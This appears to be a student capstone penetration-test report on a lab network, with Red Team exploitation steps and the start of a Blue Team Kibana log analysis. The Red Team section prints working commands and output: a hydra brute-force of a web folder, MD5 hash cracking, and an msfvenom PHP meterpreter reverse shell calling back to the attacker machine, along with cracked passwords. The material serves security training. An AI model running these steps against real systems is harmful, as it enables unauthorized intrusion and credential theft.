Capstone Engagement


Assessment, Analysis, and Hardening of a Vulnerable System

Table of Contents

This document contains the following sections:

Network Topology

Network Topology



Network
Address Range:
192.168.1.0/24
Netmask: 255.255.255.0

Machines
IPv4: 192.168.1.1
OS: Window 10
Hostname: Azura Hypervisor

IPv4: 192.168.1.8
OS: Linux
Hostname: Kali

IPv4: 192.168.1.100
OS: Linux
Hostname: ELK server

IPv4: 192.168.1.105
OS: Apaches
Hostname: Capstone

Red Team

Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
Windows Hypervisor	192.168.1.1	Host machine.
Kali	192.168.1.8	Attacking Machine.
ELK Server	192.168.1.100	Network monitoring server (Kibana).
Capstone	192.168.1.105	Target machine.

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Port 80	*Port 80 was open without any some sort of protection.*	*Allowed connection to web server through HTTP which lead to sensitive data expose on the internet.*
Sensitive data exposure	Data that should not be available on the website to the public.	Attackers identify targets quickly and use those information to attack the website.
Weak password	Very simple words, 7 characters length and all lower case.	Allowed hacker to brute force quickly, no password policy in place.
Webdav	Not configured properly.	Allowed attackers login as CEO and change the contents by upload the payload to the website using Webdav.

Exploitation: Port 80 Open

01

Tools & Processes


I used nmap to scan a network to find ip address of a website as I know website, kali and target machine on the same subnet.

02

Achievements

As the results nmap found 4 hosts in one of them is the ip address of a website which is 192.168.1.105.

03



```
root@kali:~# nmap 192.168.1.0/24
Starting Nmap 7.70 ( https://nmap.org ) at 2021-04-23 22:05 EDT
Nmap scan report for 192.168.1.1
Host is up (0.00053s latency).
Not shown: 997 filtered ports
PORT     STATE SERVICE
135/tcp  open  msrpc
2179/tcp open  vmrdp
3389/tcp open  ms-wbt-server
MAC Address: 00:15:5D:00:04:03 (Microsoft)

Nmap scan report for 192.168.1.100
Host is up (0.00059s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
9200/tcp open  wap-wsp
MAC Address: 00:15:5D:00:04:01 (Microsoft)

Nmap scan report for 192.168.1.105
Host is up (0.00041s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 00:15:5D:00:04:02 (Microsoft)

Nmap scan report for 192.168.1.8
Host is up (0.0000060s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE
22/tcp open  ssh

Nmap done: 256 IP addresses (4 hosts up) scanned in 32.43 seconds
root@kali:~#
```

Exploitation: Sensitive data exposure


01

Tools & Processes
This is the part where I did the reconnaissance.


02

Achievements
As I go through the website I found some useful information help me to identify the target and dive down from there.

03



```
With over a combined 10 hours of experience, Summit Card Union has your one stop credit card needs. Looking to finance something as low as 34 percent? Need that personal touch
of someone chatting with you through the computer? Shoot us an email!

we are happy to invite our new three employees

Ryan M. C.E.O
Hannah A. V.P of I.T
ahston Manager of direct communication, sales, customer privacy, and ex coffee delivery box
```



```
Ashton is 22 years young, with a masters degreee in aquatic jousting. "Moving over to managing everyone's credit card and security information has been terrifying. I can't
believe that they have me managing the company_folders/secret_folder! I really shouldn't be here" We look forward to working more with Ashton in the future!
```

Exploitation: Brute Force


01

Tools & Processes
hydra -l ashton -P /usr/share/wordlists/rockyou.txt -s 80 -f -vV 192.168.1.105 http-get /company_folders/secret_folder


02

Achievements
I cracked ashton user password which is leopoldo.

03



```
root@kali:~# hydra -l ashton -P /usr/share/wordlists/rockyou.txt -s 80 -f -vV 19
2.168.1.105 http-get /company_folders/secret_folder
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret
service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2021-04-23 22:10:19
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:
14344399), ~896525 tries per task
[DATA] attacking http-get://192.168.1.105:80//company_folders/secret_folder
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
```




```
10] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jeferson" - 10142 of 14344399 [ch
ild 11] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jackass2" - 10143 of 14344399 [ch
ild 5] (0/0)
[80][http-get] host: 192.168.1.105   login: ashton   password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2021-04-20 06:52:18
root@kali:/home/vagrant# yes
```

Exploitation: breached


01

I login as Ashton to the secret_folder, from there I found Ryan hash password which he is the CEO of the company. I cracked hash password using online tools called carackstation.net and the password type is md5.

02


192.168.1.105/company_fol
192.168.1.105/company_folders/secret_folder/connect_to_corp_server

```
Personal Note

In order to connect to our companies webdav server I need to use ryan's account (Hash:d7dad0a5cd7c8376eeb50d69b3ccd352)

1. I need to open the folder on the left hand bar
2. I need to click "Other Locations"
3. I need to type "dav://172.16.84.205/webdav/"
4. I will be prompted for my user (but i'll use ryans account) and password
5. I can click and drag files into the share and reload my browser
```



Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

```
d7dad0a5cd7c8376eeb50d69b3ccd352
```

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
d7dad0a5cd7c8376eeb50d69b3ccd352	md5	linux4u


Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

Exploitation: create a payload

01

I used msfvenom to create payload call shell.php.
The command was:
msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.1.8 LPORT=4444 -f raw -o shell.php

02




```
root@kali:~# cd Desktop/
root@kali:~/Desktop# msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.1.8 LPORT=4444 -f raw -o shell1.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1112 bytes
Saved as: shell1.php
root@kali:~/Desktop# msfconsole

IIIIII    dTb.dTb
  II     4'  v  'B
  II     6.
```

Exploitation: create a payload

01

Once the payload created I upload it to the website and execute it by double click on it and it response to msfconsole that I had open then I cat the flag.txt to finish the exploitation.

02



```
msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.8:4444
[*] Sending stage (37775 bytes) to 192.168.1.105
[*] Meterpreter session 1 opened (192.168.1.8:4444 -> 192.168.1.105:44208) at 2021-04-23 22:45:26 -0400

meterpreter > cd /
meterpreter > ls
Listing: /
==========

Mode              Size        Type  Last modified              Name
----              ----        ----  -------------              ----
40755/rwxr-xr-x   4096        dir   2019-05-07 14:10:19 -0400  bin
40755/rwxr-xr-x   4096        dir   2020-09-03 12:07:41 -0400  boot
40755/rwxr-xr-x   3840        dir   2021-04-23 21:53:45 -0400  dev
40755/rwxr-xr-x   4096        dir   2021-01-28 10:25:41 -0500  etc
100644/rw-r--r--  16          fil   2019-05-07 15:15:12 -0400  flag.txt
40755/rwxr-xr-x   4096        dir   2020-05-19 13:04:21 -0400  home
100644/rw-r--r--  54710145    fil   2020-09-03 12:07:40 -0400  initrd.img
100644/rw-r--r--  54036414    fil   2019-05-07 14:10:23 -0400  initrd.img.old
40755/rwxr-xr-x   4096        dir   2019-05-07 14:10:23 -0400  lib
40755/rwxr-xr-x   4096        dir   2019-05-07 14:10:54 -0400  lib64
40700/rwx------   16384       dir   2019-05-07 14:10:15 -0400  lost+found
40755/rwxr-xr-x   4096        dir   2019-05-07 14:10:51 -0400  media
40755/rwxr-xr-x   4096        dir   2019-05-07 14:10:51 -0400  mnt
40755/rwxr-xr-x   4096        dir   2019-05-07 14:10:51 -0400  opt
40555/r-xr-xr-x   0           dir   2021-04-23 21:53:19 -0400  proc
40700/rwx------   4096        dir   2020-05-19 13:12:10 -0400  root
40755/rwxr-xr-x   880         dir   2021-04-23 22:00:16 -0400  run
40755/rwxr-xr-x   4096        dir   2019-05-07 14:10:55 -0400  sbin
40755/rwxr-xr-x   4096        dir   2019-05-07 14:16:00 -0400  snap
40755/rwxr-xr-x   4096        dir   2019-05-07 14:10:52 -0400  srv
100600/rw-------  2065694720  fil   2019-05-07 14:12:56 -0400  swap.img
40555/r-xr-xr-x   0           dir   2021-04-23 21:53:23 -0400  sys
41777/rwxrwxrwx   4096        dir   2021-04-23 21:54:01 -0400  tmp
40755/rwxr-xr-x   4096        dir   2019-05-07 14:10:55 -0400  usr
40755/rwxr-xr-x   4096        dir   2021-01-28 10:16:40 -0500  vagrant
40755/rwxr-xr-x   4096        dir   2019-05-07 14:16:46 -0400  var
100600/rw-------  8298232     fil   2019-05-07 14:12:05 -0400  vmlinuz
100600/rw-------  8257272     fil   2019-05-07 14:10:23 -0400  vmlinuz.old

meterpreter > cat flag.txt
b1nq0w@5h1sn@m0
```


Index of /webdav
Parent Directory
passwd.dav 2019-05-07 18:19 43
shell1.php 2021-04-24 02:43 1.1K

Blue Team

Log Analysis and Attack Characterization

Analysis: Identifying the Port Scan

- The port scan occurred on 20/04/2020 at 10:30PM.
- There were 721405 hits from the source IP of 192.168.1.8 and destination IP is 192.168.1.105.
- There is a rapidly scan traffics in just 30 minutes to different ports.



Not secure | 192.168.1.100:5601/app/kibana#/discover?_g=(refreshInterval:(pause:!t,value:0),time:(from:'2021-04-20T10:00:00.000Z',to:'2021-04-20T10:30:00.0...

Discover

source.ip:192.168.1.8 and destination.ip:192.168.1.105

Apr 20, 2021 @ 10:00:00.0 → Apr 20, 2021 @ 10:30:00.0


721,405 hits

Apr 20, 2021 @ 10:00:00.000 - Apr 20, 2021 @ 10:30:00.000 — Minute

Time	destination.ip	destination.port	source.ip	source.port
Apr 20, 2021 @ 10:29:59.997	192.168.1.105	80	192.168.1.8	57084
Apr 20, 2021 @ 10:29:59.983	192.168.1.105	80	192.168.1.8	57082
Apr 20, 2021 @ 10:29:59.944	192.168.1.105	80	192.168.1.8	57080
Apr 20, 2021 @ 10:29:59.933	192.168.1.105	80	192.168.1.8	57078
Apr 20, 2021 @ 10:29:59.922	192.168.1.105	80	192.168.1.8	57076
Apr 20, 2021 @ 10:29:59.921	192.168.1.105	80	192.168.1.8	57074
